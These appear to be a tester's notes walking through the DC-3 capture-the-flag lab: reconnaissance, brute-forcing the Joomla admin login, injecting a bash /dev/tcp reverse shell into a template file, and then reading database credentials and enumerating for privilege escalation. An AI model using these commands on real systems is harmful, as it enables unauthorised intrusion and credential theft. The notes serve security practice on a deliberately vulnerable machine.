

DC-3

Thursday, 23 May 2019 11:54 PM

Netdiscover

```
Currently scanning: 10.0.2.0/24 | Screen View: Unique Hosts
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240
-----
IP           At MAC Address  Count  Len  MAC Vendor / Hostname
-----
10.0.2.42    08:00:27:40:39:41  1      60  PCS Systemtechnik GmbH

root@kali: /usr/share/metasploit-framework/modules/exploits/linux#
```

Nmap

```
root@kali: /usr/share/metasploit-framework/modules/exploits/linux# nmap -A -T4 -sV -p- 10.0.2.42
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-23 23:58 +08
Nmap scan report for dc-3 [10.0.2.42]
Host is up (0.00018s latency).
Not shown: 65534 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_http-generator: Joomla! - Open Source Content Management
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Home
MAC Address: 08:00:27:40:39:41 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

Nmap done: 1 IP address (1 host up) scanned in 9.74 seconds
root@kali: /usr/share/metasploit-framework/modules/exploits/linux#
```

Nikto

```
+ Target IP: 10.0.2.42
+ Target Hostname: 10.0.2.42
+ Target Port: 80
+ Start Time: 2019-05-23 23:40:52 (GMT8)
-----
+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ IP address found in the 'location' header. The IP is "127.0.1.1".
+ OSVDB-630: The web server may reveal its internal or real IP in the Location header via a request to /images over HTTP/1.0. The value is "127.0.1.1".
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ DEBUG HTTP verb may show server debugging information. See http://msdn.microsoft.com/en-us/library/e8z0lxdh%28VS.80%29.aspx for details.
+ OSVDB-8193: /index.php?module=ew_filemanager&type=admin&func=manager&pathext=../../../../etc: EW FileManager for PostNuke allows arbitrary file retrieval.
+ OSVDB-3092: /administrator/: This might be interesting...
+ OSVDB-3092: /bin/: This might be interesting...
+ OSVDB-3092: /includes/: This might be interesting...
+ OSVDB-3092: /tmp/: This might be interesting...
+ OSVDB-3092: /LICENSE.txt: License file found may identify site software.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /htaccess.txt: Default Joomla! htaccess.txt file found. This should be removed or renamed.
+ /administrator/index.php: Admin login page/section found.
+ 8726 requests: 0 error(s) and 17 item(s) reported on remote host
+ End Time: 2019-05-23 23:42:09 (GMT8) (77 seconds)
-----
+ 1 host(s) tested
```

Joomscan

```
[+] FireWall Detector
[++] Firewall not detected

[+] Detecting Joomla Version
[++] Joomla 3.7.0

[+] Core Joomla Vulnerability
[++] Target Joomla core is not vulnerable
```

```
[+] admin finder
[++] Admin page : http://10.0.2.42/administrator/
```

Metasploit

```
root@kali: /usr/share/metasploit-framework/modules/exploits/linux# searchsploit joomla|grep 3.7.0
Joomla! 3.7.0 - 'com_fields' SQL Injection | exploits/php/webapps/42033.txt
root@kali: /usr/share/metasploit-framework/modules/exploits/linux#
```

```
msf5 > search 42033

Matching Modules
=====
Name      Disclosure Date  Rank
----      -
exploit/unix/webapp/joomla_comfields_sqli_rce 2017-05-17  excellent
Joomla Component Fields SQLi Remote Code Execution

Matching Modules
```

```
Matching Modules
=====
Name                               Disclosure Date  Rank
----                               -
exploit/unix/webapp/joomla_comfields_sqli_rce  2017-05-17      exc
ellent Yes Joomla Component Fields SQLi Remote Code Execution

msf5 > use exploit/unix/webapp/joomla_comfields_sqli_rce
```

```
msf5 exploit(unix/webapp/joomla_comfields_sqli_rce) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
```

```
Name      Current Setting  Required  Description
----      -
Proxies                               no        A proxy chain of format type:
host:port[,type:host:port][...]
RHOSTS    10.0.2.42         yes       The target address range or CIDR identifier
RPORT     80                yes       The target port (TCP)
SSL        false             no        Negotiate SSL/TLS for outgoing connections
TARGETURI /                 yes       The base path to the Joomla application
VHOST                       no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
----      -
LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
LPORT     6666             yes       The listen port
```

```
msf5 exploit(unix/webapp/joomla_comfields_sqli_rce) > exploit

[*] Started reverse TCP handler on 10.0.2.15:6666
[*] 10.0.2.42:80 - Retrieved table prefix [ innodb_table_sta ]
[-] Exploit aborted due to failure: unknown: 10.0.2.42:80: No logged-in Administrator or Super User user found!
[*] Exploit completed, but no session was created.
```

Nmap brute force joomla script:

<https://www.securityartwork.es/2013/02/14/nmap-script-http-joomla-brute-where-the-hydra-doesnt-fit/>

<https://nmap.org/nsedoc/scripts/http-joomla-brute.html>

```
nmap -sV --script http-joomla-brute
--script-args 'userdb=users.txt,passdb=passwds.txt,http-joomla-brute.hostname=domain.com,
http-joomla-brute.threads=3,brute.firstonly=true' <target>
nmap -sV --script http-joomla-brute <target>
```

Script Output


```
PORT      STATE SERVICE REASON
80/tcp    open  http   syn-ack
| http-joomla-brute:
|   Accounts
|   | xdeadbee:i79eWBJ07g => Login correct
|   | Statistics
|   | _ Performed 499 guesses in 301 seconds, average tps: 0
```

```
root@kali:~/notes/DC-3# nmap -p80 -sV --script http-joomla-brute --script-args 'userdb=/root/notes/DC-3/users.txt,passdb=/root/notes/DC-3/rockyou.txt,http-joomla-brute.hostname=dc-3,http-joomla-brute.threads=3,brute.firstonly=true' 10.0.2.42
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-25 09:16 +08
Nmap scan report for dc-3 (10.0.2.42)
Host is up (0.00024s latency).



PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
| http-joomla-brute:
|   Accounts:
|   | admin:snoopy - Valid credentials
|   | Statistics: Performed 143 guesses in 10 seconds, average tps: 14.3
|   | _http-server-header: Apache/2.4.18 (Ubuntu)
|   | MAC Address: 08:00:27:40:39:41 (Oracle VirtualBox virtual NIC)
|_ Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.38 seconds
```

userdb = file that contains username
passdb = file that contains password
-p80 = scan only port 80
http-joomla-brute.hostname = hostname of server
brute.firstonly = quits after finding the first valid credential

Confirming the teamplate being used:



Selecting the default template:

Image	Template	Version	Date	Author
	Beez3 Details and Files No preview available. You can enable preview in the options.	3.1.0	25 November 2009	Angie Radtke a.radtke@derauftritt.de http://www.der-auftritt.de
	Protostar Details and Files No preview available. You can enable preview in the options.	1.0	4/30/2012	Kyle Ledbetter admin@joomla.org

Test adding malicious code:

Editor Create Overrides Template Description

Editing file "/index.php" in template "protostar".

index.php

Press F10 to toggle Full Screen editing.

```

31 if ($task == 'edit' || $layout == 'form')
32 {
33     $fullWidth = 1;
34 }
35 else
36 {
37     $fullWidth = 0;
38 }
39
40 phpinfo();
41
42 // Add JavaScript Frameworks
43 JHtml::_('bootstrap.framework');
44
45 // Add template js
46 JHtml::_('script', 'template.js', array('version
47
48 // Add html5 shiv
49 JHtml::_('script', 'jui/html5.js', array('versic
50

```

Adding of code successful as we can run phpinfo():

10.0.2.42

phpinfo();

PHP Version 7.0.33-0ubuntu0.16.04.4

System	Linux DC-3 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:34:49 UTC 2016 i686
Server API	
Virtual Directory Support	
Configuration File (php.ini) Path	
Loaded Configuration File	
Scan this dir for additional .ini files	

Test run reverse php shell:

```
// $cmd=$_GET['cmd'];
// system($cmd);
exec("/bin/bash -c 'bash -i >& /dev/tcp/10.0.2.15/6666 0>&1'");
```

Able to get a shell:

```
root@kali:~/notes/DC-3# !!
nc -nlvp 6666
listening on [any] 6666 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.42] 47624
bash: cannot set terminal process group (23072): Inappropriate ioctl for device
bash: no job control in this shell
www-data@DC-3:/var/www/html$
```

Checking creds:

<https://www.joomlashack.com/blog/joomla/guided-tour-your-joomla-configurationphp-file/>

Database Settings

```
11 public $dbtype = 'mysqli';
12 public $host = 'localhost';
13 public $user = 'root';
14 public $password = '';
15 public $db = 'j17';
16 public $dbprefix = 'v8hvu_';
```

- **\$dbtype**: "mysqli" or "mysql"
- **\$host**: "localhost" on many servers, not all.
- **\$user**: The name of the data base **user** that has access to the data base.
- **\$password**: The password associated with the data base **user**. Not your admin password or FTP password.

```
www-data@DC-3:/var/www/html$ cat configuration.php
cat configuration.php
<?php
class JConfig {
```

```
public $dbtype = 'mysqli';
public $host = 'localhost';
public $user = 'root';
public $password = 'squires';
public $db = 'joomla';
public $secret = '7M6S1HqGMvt1JYkY';
```

Dc3 is part of sudo group:

```
www-data@DC-3:/home/dc3$ ls -Flah
ls -Flah
total 28K
drwxr-xr-x 3 dc3 dc3 4.0K Mar 26 15:48 ./
drwxr-xr-x 3 root root 4.0K Mar 23 19:19 ../
-rw-r--r-- 1 dc3 dc3 203 Mar 26 15:48 .bash_history
-rw-r--r-- 1 dc3 dc3 220 Mar 23 19:19 .bash_logout
-rw-r--r-- 1 dc3 dc3 3.7K Mar 23 19:19 .bashrc
drwxr-xr-x 2 dc3 dc3 4.0K Mar 23 19:24 .cache/
-rw-r--r-- 1 dc3 dc3 675 Mar 23 19:19 .profile
-rw-r--r-- 1 dc3 dc3 0 Mar 23 19:26 .sudo_as_admin_successful
```

```
www-data@DC-3:/home/dc3$ cat /etc/group
cat /etc/group
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:syslog,dc3
```

Testing su:

<https://evertpot.com/189/>

```
www-data@DC-3:/home/dc3$ su dc-3
su dc-3
su: must be run from a terminal
```

```
www-data@DC-3:/tmp$ echo "import pty; pty.spawn('/bin/bash')" > spawn_shell.py
echo "import pty; pty.spawn('/bin/bash')" > spawn_shell.py
www-data@DC-3:/tmp$ python spawn_shell.py
```

Using mysql password fail

```
www-data@DC-3:/tmp$ su dc3
su dc3
Password: sqire
su: Authentication failure
www-data@DC-3:/tmp$
```

Files by dc3 seems to be limited:

```
www-data@DC-3:/home$ find / -user dc3 2> /dev/null
find / -user dc3 2> /dev/null
/home/dc3
/home/dc3/.profile
/home/dc3/.bash_logout
/home/dc3/.bash_history
/home/dc3/.bashrc
/home/dc3/.sudo_as_admin_successful
/home/dc3/.cache
```

Suid files, nothing out of the ordinary:

```
www-data@DC-3:/home/dc3$ find / -perm /4000 2> /dev/null
find / -perm /4000 2> /dev/null
/bin/ping6
/bin/umount
/bin/su
/bin/fusermount
/bin/mount
/bin/ping
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/i386-linux-gnu/lxc/lxc-user-nic
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
/usr/bin/passwd
/usr/bin/newgidmap
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newuidmap
/usr/bin/newgrp
/usr/bin/at
```

Kernel version:

```
www-data@DC-3:/usr/local/lib$ uname -a
uname -a
Linux DC-3 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:34:49 UTC 2016 i686 athlon i686
GNU/Linux
```

Netstat:

```
www-data@DC-3:/etc$ netstat -a|head -n 20
netstat -a|head -n 20
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 localhost:mysql         *:*                     LISTEN
tcp        0      0 10.0.2.42:47624        10.0.2.15:6666         ESTABLISHED
tcp6       0      0 [::]:http               [::]:*                  LISTEN
tcp6       0      0 10.0.2.42:http         10.0.2.15:37836        ESTABLISHED
udp        0      0 *:bootpc                *:*
```

Checking database:

```
www-data@DC-3:/etc$ mysql -h localhost -u root -p
mysql -h localhost -u root -p
Enter password: squires
```

cred checking

```
mysql> show databases;
show databases;
+-----+
| Database |
+-----+
| information_schema |
| joomlabd |
| mysql |
| performance_schema |
| sys |
+-----+
```

```
mysql> use joomlabd;
use joomlabd;
```

```
Database changed
mysql> show tables;
show tables;
+-----+
| Tables_in_joomlabd |
+-----+
| d8uea_assets |
| d8uea_associations |
+-----+
```

```
| d8uea_users |
+-----+
```